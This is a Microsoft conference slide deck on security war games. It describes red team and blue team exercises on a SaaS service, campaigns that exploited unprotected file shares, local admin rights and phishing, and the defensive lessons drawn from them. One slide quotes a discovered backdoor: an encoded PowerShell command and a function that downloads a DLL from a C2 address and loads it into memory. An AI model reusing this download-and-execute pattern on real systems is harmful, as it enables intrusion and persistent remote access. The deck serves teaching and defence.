Sam Guckenheimer
Microsoft
@samguckenheimer .
Security War
Games
photo: Maryam Rahmania/UPI. http://www.readingthepictures.org/2011/10/war-games/
WhereIWork….
2

Visual Studio Team Services is SaaS hosted on Azure
“FUNDAMENTALLY, IF SOMEBODY WANTS TO GET IN,
THEY'RE GETTING IN…ACCEPT THAT.
WHAT WE TELL CLIENTS IS:
NUMBER ONE, YOU'RE IN THE FIGHT, WHETHER YOU
THOUGHT YOU WERE OR NOT. NUMBER TWO,
YOU ALMOST CERTAINLY ARE PENETRATED. ”
Michael Hayden
Former Director of NSA & CIA
MindsetShift:AssumeBreach
3
RedTeamvs.BlueTeam
4
 Double blind test
 Full disclosure at or near end
vs.
 Share tactics & lessons learned
 Continued evolution

Wargames
5
Exercise ability to respond
 Like a fire drill vs. a real fire
 Standardized operating
procedures & improve response
 Reduce Mean Time To
Detection (MTTD)
 Reduce Mean Time To
Recovery (MTTR)
Example scenarios
 Service compromise
 Inside attacker
 Remote code execution
 Malware outbreak
 Customer data compromised
 Denial of service
Procedures
 Attack scenario
 Incident response process
 Post-mortem
RedTeaming
6
 Model emerging threats
& use blended threats
 Pivot laterally & penetrate
deeper
 Exfiltrate & leverage
compromised data
 Escape & Evade /
Persistence
 Measures Time to
Compromise (MTTC) /
Pwnage (MTTP)
 Highlight security
monitoring & recovery
gaps
 Improves incident
response tools & process
 Prove need for Assume
Breach
 Enumerate business risks
 Justify resources,
priorities, & investment
needs
Model
real-world attacks
Identify gaps
in security story Demonstrable impact
BlueTeaming
7
 Detect attack &
penetration (MTTD)
 Respond & recover to
attack & penetration
(MTTR)
 Practiced incident
response
 Produces actionable
intelligence
 Full visibility into actual
conditions within
environment
 Data analysis & forensics
for attack & breach
indicators
 Accurately assesses real-
world attacks
 Identifies gaps &
investment needs
 Focus on slowing down
attackers & speeding
recovery
 Hardening that prevents
future attacks
Exercises ability
to detect & respond
Enhances
situational awareness
Measures readiness
& impact
AssumeBreachExecution
8
Wargame
exercises
Blue
teaming
Red
teaming
Monitor
emerging threats
Execute
post breach
Insider attack
simulation
Red Team Examples
Recon Delivery Foothold Persist Move Elevate Exfiltrate

What does an unprotected file share look like?
Dolor sit amet
Unprotectedfileshares
First Campaign
• Team member’s workstation
• Contained secrets for
• ●●● PROD
• ●●● PROD
• Including:
• RDP access to VMs
• Config DB passwords
• etc.
Second Campaign
• Unprotected file share
•  ●●●  ●●● passwords.txt
• Contained passwords for CORP
accounts
• ●●●  ●●●
• ●●●●  ●●●●
• (just “QA” or “test” or “internal”
accounts)
Unprotectedfileshares
Who is an administrator on your workstation or laptop?
Localadministratoraccounts
(Use compmgmt.msc to invoke the tool)
Or from the cmd line: net localgroup administrators
Scanned for
• What machines are on Corpnet
• Find admin on each machine
• Log onto their machines and:
• Steal product source code if present
on disk
• Install malware on their machines
(like a keylogger)
• Use malware to steal passwords
(before Windows10)
• Use passwords or pass-the-hash
to move laterally
• Before multi-factor authentication
across domains
• Find password reuse or
misconfigured groups on PROD
Phishing
Lumia 1820 Offer
Phishingattack
MICROSOFT CONFIDENTIAL
• Total population of 524 people.
• 220 people clicked on signup button. 37
people clicked on other phishing emails
• Only 11 people reported to CSIRP
Spear-phishingattack
Footnote:Office365Now
One click to report email as suspicious
Blue Team Examples
Gather Detect Alert Triage Context Plan Execute
MICROSOFT CONFIDENTIAL
Communications Unlike the Red Team who
shared a room – the Blue
Team were distributed
across multiple time
zones.
As an experiment, a
dedicated private Yammer
group was created to
share information and
coordinate efforts.
Benefits
• Focused: Discussions
not intermingled with
unrelated email
• Threaded
conversations
• Central (and secured)
file sharing
• Real-time notifications
TrackingAttackProgression
DiscoveringBackdoorC2Servers Red Team have established
persistent remote access to
compromised servers
powershell.exe -ExecutionPolicy bypass -EncodedCommand
JABkAGEAdABhACAAPQAgAFsAUwB5AHMAdABlAG0ALgBDAG8AbgB2AGUAcgB0AF0AOgA6AGQAWQBGA
EYAeABKAFMAZwB1ADkAeQBPAGsASgBEAEUAeQBrAGsASwBKAEIAZQA3AHgAQQBmAEYAagBNAEUAOQ
AAAIAAgACAAIAAgACQAcwByACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQ..etc
Blue Team discovered evidence of backdoor malware communicating to
Command & Control (C2) servers on https://<ipaddress>:4433
Which decodes to a PowerShell function similar to the following:
Function Get-SecureFile {
<#
.SYNOPSIS
Gets a file securely
.EXAMPLE
Get-SecureFile -ServerAddress "http://123.123.123.123:30000" –File
"ZombieBytes.dll"
#>
...
[Byte[]]$Bytes = Get-SecureFile -ServerAddress "https://<ipaddress>:4433" -
CertThumbprint "CA81997XX" -File "FootInZombie.dll"
[Reflection.Assembly]::Load($Bytes)
[FootInZombie.Program]::Main($Args)
• Use Just-in-time administration
(PowerShell JustEnoughAdmin)
• Use Multi-Factor Authentication
even across internal domains
• Manage & Rotate Secrets
(e.g. Azure KeyVault)
• Upgrade to latest OS versions
(e.g. Windows 10) & patch
diligently
• Use DevOps Release Pipeline
and cadence to contain damage
• Destroy compromised instances
• Deploy containment and fix
• Do not tip your hand to the
attackers
• Segregate domains and do not
dual-home servers
• Use different passwords if you
have user accounts in more than
one domain
• Limit use of open file shares in
general; instead add just the
users who need access
• Absolutely do not put passwords
on open file shares
• Only you should be administrator
on your laptop or workstation
• Think before blindly clicking on
links in e-mail, and check the
links to make sure they are
legitimate
FromtheRetrospecties
RunWarGamesinorderto
21

Establish security baselines
 Time to detect
 Time to contain
 Time to fix
 Time to recover
Framework to inventory damage
Identify reactive security investments
Update response plans
If you measure MTTR in
WEEKS/MONTHS/YEARS instead of
hours/days, LEARN and IMPROVE!
Acknowledgements: John Walton (Office 365, Azure)
Grant Holliday, Chandra Achalla (VSTS)
Thank You
@samguckenheimer
http: //aka.ms/devops
http: //visualstudio.com

Security War Games

  • 1.
    Sam Guckenheimer Microsoft @samguckenheimer . SecurityWar Games photo: Maryam Rahmania/UPI. http://www.readingthepictures.org/2011/10/war-games/
  • 2.
    WhereIWork…. 2 Visual Studio TeamServices is SaaS hosted on Azure
  • 3.
    “FUNDAMENTALLY, IF SOMEBODYWANTS TO GET IN, THEY'RE GETTING IN…ACCEPT THAT. WHAT WE TELL CLIENTS IS: NUMBER ONE, YOU'RE IN THE FIGHT, WHETHER YOU THOUGHT YOU WERE OR NOT. NUMBER TWO, YOU ALMOST CERTAINLY ARE PENETRATED. ” Michael Hayden Former Director of NSA & CIA MindsetShift:AssumeBreach 3
  • 4.
    RedTeamvs.BlueTeam 4  Double blindtest  Full disclosure at or near end vs.  Share tactics & lessons learned  Continued evolution
  • 5.
    Wargames 5 Exercise ability torespond  Like a fire drill vs. a real fire  Standardized operating procedures & improve response  Reduce Mean Time To Detection (MTTD)  Reduce Mean Time To Recovery (MTTR) Example scenarios  Service compromise  Inside attacker  Remote code execution  Malware outbreak  Customer data compromised  Denial of service Procedures  Attack scenario  Incident response process  Post-mortem
  • 6.
    RedTeaming 6  Model emergingthreats & use blended threats  Pivot laterally & penetrate deeper  Exfiltrate & leverage compromised data  Escape & Evade / Persistence  Measures Time to Compromise (MTTC) / Pwnage (MTTP)  Highlight security monitoring & recovery gaps  Improves incident response tools & process  Prove need for Assume Breach  Enumerate business risks  Justify resources, priorities, & investment needs Model real-world attacks Identify gaps in security story Demonstrable impact
  • 7.
    BlueTeaming 7  Detect attack& penetration (MTTD)  Respond & recover to attack & penetration (MTTR)  Practiced incident response  Produces actionable intelligence  Full visibility into actual conditions within environment  Data analysis & forensics for attack & breach indicators  Accurately assesses real- world attacks  Identifies gaps & investment needs  Focus on slowing down attackers & speeding recovery  Hardening that prevents future attacks Exercises ability to detect & respond Enhances situational awareness Measures readiness & impact
  • 8.
  • 9.
    Red Team Examples ReconDelivery Foothold Persist Move Elevate Exfiltrate
  • 10.
    What does anunprotected file share look like? Dolor sit amet Unprotectedfileshares
  • 11.
    First Campaign • Teammember’s workstation • Contained secrets for • ●●● PROD • ●●● PROD • Including: • RDP access to VMs • Config DB passwords • etc. Second Campaign • Unprotected file share • ●●● ●●● passwords.txt • Contained passwords for CORP accounts • ●●● ●●● • ●●●● ●●●● • (just “QA” or “test” or “internal” accounts) Unprotectedfileshares
  • 12.
    Who is anadministrator on your workstation or laptop? Localadministratoraccounts (Use compmgmt.msc to invoke the tool) Or from the cmd line: net localgroup administrators Scanned for • What machines are on Corpnet • Find admin on each machine • Log onto their machines and: • Steal product source code if present on disk • Install malware on their machines (like a keylogger) • Use malware to steal passwords (before Windows10) • Use passwords or pass-the-hash to move laterally • Before multi-factor authentication across domains • Find password reuse or misconfigured groups on PROD
  • 13.
    Phishing Lumia 1820 Offer Phishingattack MICROSOFTCONFIDENTIAL • Total population of 524 people. • 220 people clicked on signup button. 37 people clicked on other phishing emails • Only 11 people reported to CSIRP
  • 14.
  • 15.
    Footnote:Office365Now One click toreport email as suspicious
  • 16.
    Blue Team Examples GatherDetect Alert Triage Context Plan Execute
  • 17.
    MICROSOFT CONFIDENTIAL Communications Unlikethe Red Team who shared a room – the Blue Team were distributed across multiple time zones. As an experiment, a dedicated private Yammer group was created to share information and coordinate efforts. Benefits • Focused: Discussions not intermingled with unrelated email • Threaded conversations • Central (and secured) file sharing • Real-time notifications
  • 18.
  • 19.
    DiscoveringBackdoorC2Servers Red Teamhave established persistent remote access to compromised servers powershell.exe -ExecutionPolicy bypass -EncodedCommand JABkAGEAdABhACAAPQAgAFsAUwB5AHMAdABlAG0ALgBDAG8AbgB2AGUAcgB0AF0AOgA6AGQAWQBGA EYAeABKAFMAZwB1ADkAeQBPAGsASgBEAEUAeQBrAGsASwBKAEIAZQA3AHgAQQBmAEYAagBNAEUAOQ AAAIAAgACAAIAAgACQAcwByACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQ..etc Blue Team discovered evidence of backdoor malware communicating to Command & Control (C2) servers on https://<ipaddress>:4433 Which decodes to a PowerShell function similar to the following: Function Get-SecureFile { <# .SYNOPSIS Gets a file securely .EXAMPLE Get-SecureFile -ServerAddress "http://123.123.123.123:30000" –File "ZombieBytes.dll" #> ... [Byte[]]$Bytes = Get-SecureFile -ServerAddress "https://<ipaddress>:4433" - CertThumbprint "CA81997XX" -File "FootInZombie.dll" [Reflection.Assembly]::Load($Bytes) [FootInZombie.Program]::Main($Args)
  • 20.
    • Use Just-in-timeadministration (PowerShell JustEnoughAdmin) • Use Multi-Factor Authentication even across internal domains • Manage & Rotate Secrets (e.g. Azure KeyVault) • Upgrade to latest OS versions (e.g. Windows 10) & patch diligently • Use DevOps Release Pipeline and cadence to contain damage • Destroy compromised instances • Deploy containment and fix • Do not tip your hand to the attackers • Segregate domains and do not dual-home servers • Use different passwords if you have user accounts in more than one domain • Limit use of open file shares in general; instead add just the users who need access • Absolutely do not put passwords on open file shares • Only you should be administrator on your laptop or workstation • Think before blindly clicking on links in e-mail, and check the links to make sure they are legitimate FromtheRetrospecties
  • 21.
    RunWarGamesinorderto 21 Establish security baselines Time to detect  Time to contain  Time to fix  Time to recover Framework to inventory damage Identify reactive security investments Update response plans If you measure MTTR in WEEKS/MONTHS/YEARS instead of hours/days, LEARN and IMPROVE! Acknowledgements: John Walton (Office 365, Azure) Grant Holliday, Chandra Achalla (VSTS)
  • 22.

Editor's Notes

  • #6 Response process includes executive, legal, PR, customer response/notification, etc. Exercise and plan end-to-end. Built the paths, processes and relationships across disciplines to ensure read.
  • #7 Measure mean time to compromise (MTTC), privilege escalation/pwnage (MTTP), and exfiltration (MTTE)
  • #13 Some groups cannot be removed. The guidance is that you, and only you, should be an admin on your workstation.